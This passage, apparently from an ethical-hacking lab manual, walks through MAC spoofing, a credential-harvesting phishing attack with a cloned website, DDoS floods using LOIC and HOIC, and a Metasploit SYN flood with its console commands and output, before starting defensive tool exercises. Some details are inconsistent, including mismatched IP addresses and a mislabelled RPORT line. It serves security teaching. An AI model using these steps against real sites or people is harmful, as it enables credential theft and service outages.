Let's change the MAC address of the Wired Marvell Yukon PCI-E Faster Ethernet Controller. To do this, select that entry from the list and click the Random button. As you can see in **Figure** , the new, random MAC address is displayed in the New Spoofed MAC Address section.



The address listed will correspond to a manufacturer list that you can choose from.

If you know you want to spoof your MAC address to that of a specific manufacturer you can select a different manufacturer from the drop-down list. When you make this selection, the address listed will change. You can keep hitting Random until you get an address you like (or you can just take the first random address you get).

Once you have your address, select the Options menu and make sure Automatically Restart Adapter is checked. Once that is checked, hit the Update MAC Address button and the new MAC address will be applied.


Practical No. 6

a. Use Social Engineering Toolkit on Kali Linux to perform Social Engineering using Kali Linux.


We are using Kali Linux Social Engineering Toolkit to clone a website and send clone link to victim. Once Victim attempt to login to the website using the link, his credentials will be extracted from Linux terminal.

Procedure:


1. Click Social Engineering Tools
2. Click Social Engineering Toolkit




3. Enter "Y" to proceed.




4. Type "1" for Social Engineering Attacks




5. Type "2" for website attack vector




6. Type "3" for Credentials harvester attack method




7. Type "2" for Site Cloner



8. Type IP address of Kali Linux machine (10.10.50.200 in our case).



9. Type target URL




10. Now, http://10.10.50.200 will be used. We can use this address directly, but it is not an effective way in real scenarios. This address is hidden in a fake URL and forwarded to the victim. Due to cloning, the user could not identify the fake website unless he observes the URL. If he accidentally clicks and attempts to log

in, credentials will be fetched to Linux terminal. In the figure below, we are using http://10.10.50.200 to proceed.

11. Login using username and Password
Username: admin
Password: Admin@123

12. Go back to Linux terminal and observe.




Username admin and password is extracted. If the user types it correctly, exact spelling can be used. However, you will get the closest guess of user ID and password. The victim will observe a page redirect, and he will be redirected to a legitimate site where he can re-attempt to log in and browse the site.

b. Perform the DDOS attack using the following tools:

i. HOIC

ii. LOIC

See the basic screen of the tool in the snapshot above in Figure.



- **Step 1:** Run the tool.
- **Step 2:** Enter the URL of the website in The URL field and click on Lock O. Then, select attack method (TCP, UDP or HTTP). I will recommend TCP to start. These 2 options are necessary to start the attack.




Figure3: LOIC in action (I painted the URL and IP white to hide the identity of the victim in snap) • **Step 3:** Change other parameters per your choice or leave it to the default. Now click on the Big Button labeled as "IMMA CHARGIN MAH LAZER." You have just mounted an attack on the target.

After starting the attack you will see some numbers in the Attack status fields. When the requested number stops increasing, restart the LOIC or change the IP. You can also give the UDP attack a try. Users can also set the speed of the attack by the slider. It is set to faster as default but you can slow down it with the slider. I don't think anyone is going to slow down the attack.

iii. Metasploit

First, select your target's IP address. I am taking **testphp.vulnweb.com** as a victim. So you know how to get an IP address from a domain name. Simple doping and that will give to domain IP address.

```
┌──(kali㉿kali)-[~]
└─$ ping testphp.vulnweb.com
PING testphp.vulnweb.com (18.192.172.30) 56(84) bytes of data.
64 bytes from ec2-18-192-172-30.eu-central-1.compute.amazonaws.com (18.192.
172.30): icmp_seq=1 ttl=39 time=206 ms
64 bytes from ec2-18-192-172-30.eu-central-1.compute.amazonaws.com (18.192.
172.30): icmp_seq=2 ttl=39 time=228 ms
^C
--- testphp.vulnweb.com ping statistics ---
3 packets transmitted, 2 received, 33.3333% packet loss, time 2004ms
rtt min/avg/max/mdev = 205.509/216.576/227.643/11.067 ms
```

So now I know the victim's IP Address **18.192.182.30.**


Launching Metasploit by typing **msfconsole** in your kali terminal

```
To boldly go where no
 shell has gone before

      =[ metasploit v6.0.15-dev                          ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                      ]

Metasploit tip: Metasploit can be configured at startup, see msfconsole --help to learn more

msf6 >
```

Then use the select the auxiliary "auxiliary/dos/TCP/synflood" by typing the following command.


Msf6 > use auxiliary/dos/tcp/synflood

Msf6> show options



Now you can see you have all the available options that you can set.
To set an option just you have to type**set** and the **option name** and option.


You have to set two main option
RHOST= target IP Address
RPORT=target PORT Address
Set RPORT 18.192.182.30
Set RPORT 80



To launch the attack just type.
exploit

```
msf6 auxiliary(dos/tcp/synflood) > options

Module options (auxiliary/dos/tcp/synflood):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   INTERFACE                    no        The name of the interface
   NUM                          no        Number of SYNs to send (else unlimited)
   RHOSTS                       yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT       80               yes       The target port
   SHOST                        no        The spoofable source address (else randomizes)
   SNAPLEN     65535            yes       The number of bytes to capture
   SPORT                        no        The source port (else randomizes)
   TIMEOUT     500              yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 18.192.182.30
RHOSTS => 18.192.182.30
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 18.192.182.30

[*] SYN flooding 18.192.182.30:80 ...
```

to see the packets you can open Wireshark.



So that’s how you can perform a DOS attack.

Practical No. 7

a. Use the following tools to protect attacks on the web servers:


i. ID Server

Download and install ID Server tool.

1. Enter URL or IP address of the target server

2. Enter the **Query The Server**/button.

3. Copy the Extracted information**.**



Information such as Domain name, open ports, Server type and other information are extracted.


Practical No. 8

Use the following tools for cryptography


i. HashCalc

Calculating MD5 value using HashCalc


1. Open HashCalc tool.



